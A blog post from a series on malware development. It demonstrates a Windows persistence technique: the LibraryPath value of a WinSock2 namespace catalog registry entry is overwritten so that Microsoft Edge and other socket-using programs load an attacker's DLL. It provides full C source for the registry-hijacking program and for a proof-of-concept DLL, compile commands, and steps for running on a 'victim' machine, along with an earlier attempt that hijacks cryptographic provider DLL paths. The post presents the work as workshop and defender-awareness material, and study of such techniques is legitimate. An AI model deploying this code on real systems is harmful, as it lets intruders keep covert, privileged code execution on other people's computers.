
Malware development: persistence - part 26. Microsoft Edge - part 1. Simple C example.

cocomelonc.github.io/persistence/2024/08/14/malware-pers-26.html

August 14, 2024

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post came about in preparation for a workshop on *Malware Persistence techniques* that I teach at various conferences in Europe and Asia. This post shows that interesting persistence methods can be found via <u>Sysinternals Procmon</u> via filters, this is a well-known and popular method, I just want to show it in practice. In my case, everything worked out thanks to one of the registry keys that is used by many applications of the operating system, in particular Microsoft Edge:

```
"HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalo
g_Entries64\00000000007"
```

Apparently this registry path is used by all applications that work with sockets.

practical example

First of all, I just start with simple filters in Procmon, like this:

Display entries mat	ching these con	ditions					CESS
Architecture	 ✓ is 	×		~	then	Include	CESS CESS CESS
Reset				Add		Remove	CESS CESS CESS
Column Co	is is	Value RegQueryValue REG_SZ HKLM\ Path Procmon.exe Procexp.exe Autoruns.exe Procmon64.exe	Action Include Include Include Exclude Exclude Exclude Exclude				ESS ESS ESS ESS ESS ESS ESS ESS ESS ESS
		C	ОК	Cancel		Apply	CESS CESS CESS CESS

As a result we will get many many interesting records:

	cess Monitor - Sy Edit Event Filt				m	_	>
⇒ [<i>∲</i>		
 ìme	Process Name			Operation	Path Result Detail		
2.0	Ctfmon.exe	21	12	RegQueryValue	KLM\SOFTWARE\Microsoft\Input\Settings\proc_1\AUTOCORRECTSUPPRESSPREVCHARS SUCCESS Type: REG_SZ, Le		
	ctfmon.exe				KLM/SOFTWARE/Microsoft/PolicyManager/default/TextInput/AllowLinguisticDataCollection/grouppoSUCCESS Type: REG SZ, Le		
2:0	ctfmon.exe				KLM\SOFTWARE\Microsoft\PolicyManager\default\TextInput\AllowLinguisticDataCollection\grouppoSUCCESS Type: REG_SZ, Le		
32:0	ctfmon.exe				KLM\SOFTWARE\Microsoft\\nput\Locales\voc 0409\Dictionary File SUCCESS Type: REG 52, Le		
	ctfmon.exe				KLM\SOFTWARE\Microsoft\Input\Locales\oc_0409\Fluency Model Directory SUCCESS Type: REG SZ, Le		
	ctfmon.exe				KLM\SOFTWARE\Microsoft\MTFKeyboardMappings\LANG_409\HardwareKeyboard SUCCESS Type: REG_SZ, Le		
	ctfmon.exe				KLM/SOFTWARE/Microsoft/input/locales/soc.0409/bictionary File SUCCESS Type: REG.SZ, Le		
	ctfmon.exe				KLM SOFTWARE Microsoft Input Locales Voc 0409 Ruency Model Directory SUCCESS Type: REG SZ, Le		
2:0	ctfmon.exe				KLM SOFTWARE\Microsoft\MTFKeyboardMappings\LANG 409\SoftKeyboard SUCCESS Type: REG SZ, Le		
32:0	Ctfmon.exe				KLM SOFTWARE Microsoft Nprt Locales voc 4009/Dictionary File SUCCESS Type: REG. 52, Le		
	ctfmon.exe				Num soor Twank similar too strongs woo_eess woo_eess woo_eess too strong and too		
	ctfmon.exe				Num soft Hyvane wind user in the Settings ynde_1 verologen her how makers 3 3000000 mper her soft soft better soft wind settings ynde_1 verologen her how makers 3 societist as the soft soft soft soft soft soft soft soft		
					Num soor Twohe sind used in the Settings ynde_Tv Enholdsnot to Tenholds 3000000000000000000000000000000000000		
	ctfmon.exe				KLM\SOFTWARE\Microsoft\input\Settings\proc_1\COMMONEMOJIPETERMINATORS SUCCESS Type: REG_SZ, Le		
	ctfmon.exe				KLM\SOFTWARE\Microsoft\Input\Settings\proc_1\CUMMONCMCMCHETENMINATORS SUCCESS Type: REG_SZ, Le		
2:0	ctfmon.exe				KLM\SOFTWARE\Microsoft\PolicyManager\default\TextInput\AllowLinguisticDataCollection\grouppoSUCCESS Type: REG_SZ, Le KLM\SOFTWARE\Microsoft\PolicyManager\default\TextInput\AllowLinguisticDataCollection\grouppoSUCCESS Type: REG_SZ, Le		
	ctimon.exe						
					KLM/SOFTWARE/Microsoft/Upput/Locales/Voc_0409/Ruency Model Directory SUCCESS Type: REG_SZ_Le		
	ctfmon.exe				KLM\SOFTWARE\Microsoft\MTFKeyboardMappings\LANG_0409\HardwareKeyboard SUCCESS Type: REG_SZ, Le		
	ctfmon.exe				KLMNSOFTWARE/Microsoft/Input/Locales/loc_0409/Dictionary File SUCCESS Type: REG_SZ_Le		
	ctfmon.exe				KLM/SOFTWARE/Microsoft/Input/Locales/loc_0409/Fluency Model Directory SUCCESS Type: REG_SZ, Le		
	Ctfmon.exe				KLM\SOFTWARE\Microsoft\MTFKeyboardMappings\LANG_0409\SoftKeyboard SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\SOFTWARE\Microsoft\PolicyManager\default\DeliveryOptimization\DODownloadMode\groupp SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM/SOFTWARE/Microsoft/PolicyManager/default/DeliveryOptimization/DODownloadMode/groupp SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{7801f500-1cca-4d1b-ae0a-7 SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{7801f500-1cca-4d1b-ae0a-7 SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{7801f500-1cca-4d1b-ae0a-7 SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{7801f500-1cca-4d1b-ae0a-7 SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{7801f500-1cca-4d1b-ae0a-7 SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{7801f500-1cca-4d1b-ae0a-7 SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\SOFTWARE\Microsoft\Cryptography\MachineGuid SUCCESS Type: REG_SZ, Le		
	svchost.exe				KLM\SOFTWARE\Microsoft\Cryptography\MachineGuid SUCCESS Type: REG_SZ, Le		
	Ctfmon.exe				KLM\SOFTWARE\Microsoft\Input\Locales\loc_0409\Dictionary File SUCCESS Type: REG_SZ, Le		
	Ctfmon.exe	21	12 📕	RegQueryValue	KLM\SOFTWARE\Microsoft\Input\Settings\proc_1\AUTOCORRECTIONTRIGGERS SUCCESS Type: REG_SZ, Le		
2:1	Ctfmon.exe	21	12 🔳	RegQueryValue	KLM\SOFTWARE\Microsoft\Input\Settings\proc 1\PERIODSHORTCUTCHARS SUCCESS Type: REG SZ, Le		

As you can see, we can replace different registry key values:

```
Administrator: Windows PowerShell
                                                                                              ×
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced Cryptogr
aphic Provider v1.0
    Image Path
                  REG SZ
                            %SystemRoot%\system32\rsaenh.dll
    SigInFile
                 REG DWORD
                              0x0
            REG_DWORD
                         0x1
    Туре
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced DSS and
Diffie-Hellman Cryptographic Provider
    Image Path
                  REG SZ
                            %SystemRoot%\system32\dssenh.dll
                 REG DWORD
    SigInFile
                              0x0
    Туре
            REG_DWORD
                        0xd
HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and
AES Cryptographic Provider
    Image Path
                            %SystemRoot%\system32\rsaenh.dll
                  REG SZ
    SigInFile
                 REG DWORD
                               0x0
    Туре
            REG_DWORD
                         0x18
HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft RSA SChannel Cryp
tographic Provider
                            %SystemRoot%\system32\rsaenh.dll
    Image Path
                  REG_SZ
    SigInFile
                 REG_DWORD
                               0x0
    Туре
            REG DWORD
                         0xc
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptograp
hic Provider
                            %SystemRoot%\system32\rsaenh.dll
    Image Path
                  REG SZ
                 REG_DWORD
    SigInFile
                              0x0
            REG_DWORD
                         0x1
    Туре
PS C:\Windows\system32>
```

As an experiment I decided to replace one of these DLLs.


In C it's looks like this:

```
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // malicious DLL
  const char* dll = "Z:\\hack.dll";
 // RSA
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Cryptography\\Defaults\\Provider\\Microsoft Strong
Cryptographic Provider", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, (LPCSTR)"Image Path", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
    RegCloseKey(hkey);
  }
  return 0;
}
```

or another value:

```
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // malicious DLL
  const char* dll = "Z:\\hack.dll";
  // RSA???
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Cryptography\\Defaults\\Provider\\Microsoft Enhanced
RSA and AES Cryptographic Provider", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, (LPCSTR)"Image Path", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
    RegCloseKey(hkey);
  }
  return 0;
}
```

It certainly worked:



But the caveat is that the entire operating system froze after this and even the antivirus started freeze.

Display entries mat	ching these con	ditions:					
Architecture	\sim is	~		~	then	Include	×
Reset				Add		Remove	
Column	Relation	Value	Action				
🗹 📀 Process N	contains	msedge	Include				
🗹 📀 Operation	is	RegQueryValue	Include				
🗹 🥝 Detail	contains	REG_SZ	Include				
🗹 👰 Detail	contains	.dll	Include				
🗹 💟 Path	begins with	HKLM	Include				
Process N		Procmon.exe	Exclude				
M Process N	ie	Process eve	Evolude				
		ſ	OK	Cancel		Apply	

After a long search I found another interesting key and value in the registry:

reg query

"HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalo g_Entries64\000000000007" /s

```
Administrator: Windows PowerShell
                                                                                           ×
                                                                                        Minimize
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Windows\system32> reg query "HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Na
 meSpace_Catalog5\Catalog_Entries64\000000000007" /s
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Cata
log_Entries64\000000000007
    LibraryPath REG_SZ
                             %SystemRoot%\system32\nlansp_c.dll
    DisplayString REG_SZ
                               @%SystemRoot%\system32\nlasvc.dll,-1000
    ProviderId REG_BINARY
                               3A244266A83BA64ABAA52E0BD71FDD83
                                      0xf
    SupportedNameSpace REG DWORD
    Enabled REG DWORD
                          0x1
              REG_DWORD
                           0x0
    Version
    StoresServiceClassInfo
                             REG_DWORD
                                           0x0
    ProviderInfo
                  REG BINARY
PS C:\Windows\system32>
```

and tried to replace it. For this just update LibraryPath value:

```
/*
 * hack.c
 * Microsoft Edge
 * persistence trick v1.0
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/08/14/malware-pers-26.html
*/
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
 HKEY hkey = NULL;
 // malicious DLL
  const char* dll = "Z:\\hack.dll";
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"System\\CurrentControlSet\\Services\\WinSock2\\Parameters\\NameSpace_Catalog
5\\Catalog_Entries64\\000000000007", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // update registry keys
    RegSetValueEx(hkey, (LPCSTR)"LibraryPath", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
    RegCloseKey(hkey);
 }
 return 0;
}
```

As you can see, the code is pretty simple as usual, just set value via RegSetValueEx function. In my case, hack.dll - just meow-meow messagebox:


```
/*
 * hack.c
 * "malware" for Microsoft Edge
 * persistence trick
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/08/14/malware-pers-26.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")
BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBoxA(NULL, "Meow-meow!!", "=^..^=", MB_OK);
    break;
  case DLL_PROCESS_DETACH:
    break;
 case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
 return TRUE;
}
```

demo

Let's check everything in action.


Compile our meow-meow "malware" hack.c:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```




And compile persistence script:

x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-allconstants -static-libstdc++ -static-libgcc -fpermissive




Then, run it on test victim's machine (Windows 11 x64):


.\pers.exe



As you can see, registry key value is successfully updated. Note that we need Administrative privleges for update this Registry value.

Then, try to open Microsoft Edge:





For the correctness of the experiment, we will launch our Process Hacker 2 and check memory:

iide 00000c30 se ai 00000c40 0x7 00000c50 0x7 00000c50 0xc 00000c80 0xc 00000c80 0xc 00000c80 0xc 00000c80 0xc 00000c80 0xc 00000c60 0xc 00000c60 0xc 00000c60 0xc 00000c60 0xc 00000c60 0xc 00000c60	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 00 80 00 00 00 00 40 00 00 80 00 02 00 01 01 02 00 00 01 02 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 08 ec 04 d7 8b 02 00 00 00 00 00 00 08 4e 03 d7 8b 02 00 04 01 d7 8b 02 00 04 01 d7 8b 02 00 05 07 d7 8b 02 00 09 07 d7 8b 02 00 00 00 00 00 00 08 00 04 00 65 00 6f 00 00 00 00 00 00	00 00 00 M.e.o.wπ.e.o. 00 w.!.!.	X tion off Network Realtime I vs Security Health Serv ocess for Windows Ser Guard Runtime Monit ocess for Windows Ser ocess for Windows Ser ocess for Windows Ser ocess for Windows Ser ocess for Driver Host erver Runtime Process	
000000000000000000000000000000000000	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 00 00 40 00 00 80 00 02 00 00 01 1 ff ff 00 00 00 00 01 1 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00	oft Network Realtime I vs Security Health Serv ocess for Windows Ser Guard Runtime Monit ocess for Windows Ser ocess for Windows Ser ecurity Authority Proce de Font Driver Host	
sea 000000000000000000000000000000000000	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 00 00 40 00 00 80 00 02 00 00 01 1 ff ff 00 00 00 00 01 1 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00	vs Security Health Serv occess for Windows Ser Guard Runtime Monit occess for Windows Ser occess for Windows Ser scurity Authority Proce de Font Driver Host	
000000000000000000000000000000000000	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 00 80 00 02 00 00 10 02 00 00 01 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00N 00 pJ 00 pJ 00 00 00 M.e.o.Nm.e.o. 00 w.!.!.	Guard Runtime Monit Guard Runtime Monit ocess for Windows Ser ocess for Windows Ser scurity Authority Proce de Font Driver Host	
00000c60 0x7 00000c70 0xc 0000c80 0xc 0000c80 0xc 00000c80 0xc 00000c80 0xc 00000c60 0xc 00000cc0 0xc 0000cc0 0xc 00000cc0 0xc 00000cc0 0xc 00000 0xc 0000000 0xc 00000000	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	02 00 00 10 02 00 00 01 ff ff ff 00 00 00 00 00 00 a0 00 00 00 00 a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 .UN 00 pJ 00 00 00 <u>W.e.c.wm.e.c.</u> 00 <u>W.e.c.wm.e.c.</u>	Guard Runtime Monit Guard Runtime Monit ocess for Windows Ser ocess for Windows Ser scurity Authority Proce de Font Driver Host	
0x7 000000000 0xc 00000000 0xc 00000000 0xc 00000000 0xc 00000000 0xc 00000000 0xc 00000000 0xc 00000000 0xc 00000000	70 ec 04 d7 8b 05 00 00 00 0 ff e0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 4d 00 65 00 6f 77 00 21 00 21 00 00 00 00 00 00 00 00 00 00 00 00	02 00 00 01 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 pJ 00 00 00 M.e.o.wm.e.o. 00 w.i.i.	Guard Runtime Monit ocess for Windows Ser ocess for Windows Ser scurity Authority Proce de Font Driver Host	
Dxc 000000000 Dxc 00000000	05 00 00 00 ff e0 03 00 00 00 00 00 00 00 00 4d 00 65 00 6f 77 00 21 00 21 00 00 00 00 00 00 00 00 00 00	ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 77 00 2d 00 00 00 00 00	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	00 00 00 00 00 00 00 00 00 00 00 00 00	ocess for Windows Ser ocess for Windows Ser scurity Authority Proce de Font Driver Host	
0xc 00000c90 0xc 00000c0 0xc 00000c0 0xc 00000c0 0xc 00000c0 0xc 00000c0 0xc 00000c0 0xc 00000c0	e0 03 00 00 00 00 00 00 00 00 4d 00 65 00 6f 77 00 21 00 21 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 a0 00 77 00 20 00 00 00 00 00 00 00 00	98 07 d7 8b 02 00 ec 04 d7 8b 02 00 00 00 00 00 00 00 08 00 6d 00 65 00 6f 00 00 00 00 00 08 00 00 00 00 00 00 00	00 00 00 M.e.o.wπ.e.o. 00 w.!.!.	ocess for Windows Ser ecurity Authority Proce de Font Driver Host	
0xc 00000cb0 0xc 00000cc0 0xc 00000cd0 0xc 00000cd0 0xc 00000cc0 0xc 00000cc0 0xc 00000cc0 0xc 00000cc0 0xc 00000cc0 0xc 00000cc0 0xc 000000c0	00 00 00 00 00 4d 00 65 00 6f 77 00 21 00 21 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 77 00 2d 00 00 00 00 00 00 00 00	00 00 00 00 00 08 00 6d 00 65 00 6f 00 00 00 00 00 08 00 00 00 00 00 08 00 00 00 00 00 00 00	00 00 <mark>Μ</mark> .e.o.wπ.e.o. 00 w.!.!.	ecurity Authority Proce de Font Driver Host	
0xc 00000cc0 0xc 00000cc0 0xc 00000cc0 0xc 00000cc0 0xc 00000cc0	4d 00 65 00 6f 77 00 21 00 21 00 00 00 00 00 00 00 00 00 00	00 77 00 2d 00 00 00 00 00 00 00 00	00 6d 00 65 00 6f 00 00 00 00 00 08 00 00 00 00 00 00 00	00 <mark>Μ</mark> .e.o.wπ.e.o. 00 w.!.!.	de Font Driver Host	
0xc 00000cd0 0xc 00000ce0 0xc 00000cf0 0xc 00000d00	77 00 21 00 21 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00 08 00 00 00 00 00 00	00 <mark>w.!.!.</mark>		
0xc 00000ce0 0xc 00000cf0 0xc 00000d00	00 00 00 00 00 00 00 00 00 00	00 00 00 00	00 00 00 00 00 00		erver Runtime Process	
0xc 00000cf0 0xc 00000d00	00 00 00 00 00			00		
0xc 00000d00		00 00 00 00		00	vs Logon Application	
		00 00 00 00		00	de Font Driver Host	
0xc 00000d10				00		
	c0 e4 04 d7 8b			00K	Window Manager	
	10 56 01 d7 8b	02 00 00 d1	47 03 d7 8b 02 00	00 .VG	vs Explorer	
0xc 00000d40	e8 22 b0 f9 f8	7f 00 00 02	02 08 00 00 00 00	00 ."	vs Security notification	
0xc 00000d50					ox Guest Additions Tra	
00000d60					oft OneDrive	
000000070					Hacker	1
000000000						- 1
						- 1
						- 1
UNC -				00	_	
00000440				00	oft Edge	
000004-0	-0 -3 04 37 05	00.00.00.00	47 01 47 05 00 00	^^	vs Command Processor	
0x2 Re-read	Write	Go to 1	6 bytes per row 🛛 🗸	Save Close	e Window Host	1
	00000d50 00000d60 00000d60 00000d70 00000d80 0xx 00000d80	xxx 000000450 e0 94 07 07 85 xxx 000000460 00	xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx	xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx	xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx	xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

eneral Statistics Perform	ance Threads	Token M	1odules	Memory	Environment	Handles	GPU	Comment	
Name	Base address	Size	e Descr	ription					
BrowserMetrics-66C39	0x28bd998	4 ME	з						
clbcatq.dll	0x7ff8f82f	700 kE	в сом-	+ Configur	ration Catalog				
combase.dll	0x7ff8f8b5	3.46 ME	B Micro	soft COM	for Windows				
comctl32.dll	0x7ff8e631	2.64 ME	B User I	Experienc	e Controls Li				
crypt32.dll	0x7ff8f78a	1.39 ME	3 Crypt	to API32					
cryptbase.dll	0x7ff8f6f2	48 kE	B Base	cryptogra	phic API DLL				
C_1252.NLS	0x28bd6ec	68 kE	3						
C_1252.NLS	0x28bd720	68 kE	3						
C_437.NLS	0x28bd6ee	68 kE	3						
C_437.NLS	0x28bd722	68 kE	3						
DiagnosticDataSetting	0x7ff8f36a	48 kE	B Micro	soft Winde	ows Diagnost				
dpapi.dll	0x7ff8f739	40 kE	B Data	Protection	API				
DWrite.dll	0x7ff8e39c	2.37 ME	B Micro	soft Direct	tX Typograph				
en-US.pak	0x28bda3b	896 kE	3						
gdi32.dll	0x7ff8fa1f	164 kE	GDI C	Client DLL					
gdi32full.dll	0x7ff8f7b4	1.07 ME	B GDI C	Client DLL					
gpapi.dll	0x7ff8f6d5	144 kE	3 Group	p Policy Cli	ent API				
hack.dll	0x7ff8d697	260 kE	з						
icudtl.dat	0x28bd8db	11.79 ME	3						
imm32.dll	0x7ff8f8ed	196 kE	3 Multi-	User Wind	lows IMM32				
kernel.appcore.dll	0x7ff8f68b			Iodel API H					
kernel32.dll	0x7ff8f992	756 kE	3 Winde	ows NT BA	SE API Clien				
KernelBase.dll	0x7ff8f7d0			ows NT BA	SE API Clien				
locale.nls	0x28bd6f2	824 kE							
l intl.nls	0x28bd6e6	12 kE	3						

As you can see, hack.dll started correctly, the same effect will be for other Windows programs, even Procmon64.exe. I assume the behavior will be the same if you open anything that uses Windows sockets. To be honest, I don't know what this particular registry parameter is used for, but it seems to have something to do with sockets.

So, everything worked as expected. Perfect! =^..^=

This PoC is how an attacker might use different Windows features like socket connections for running a "malicious" DLL.

I hope this post spreads awareness to the blue teamers of this interesting persistence technique, and adds a weapon to the red teamers arsenal.

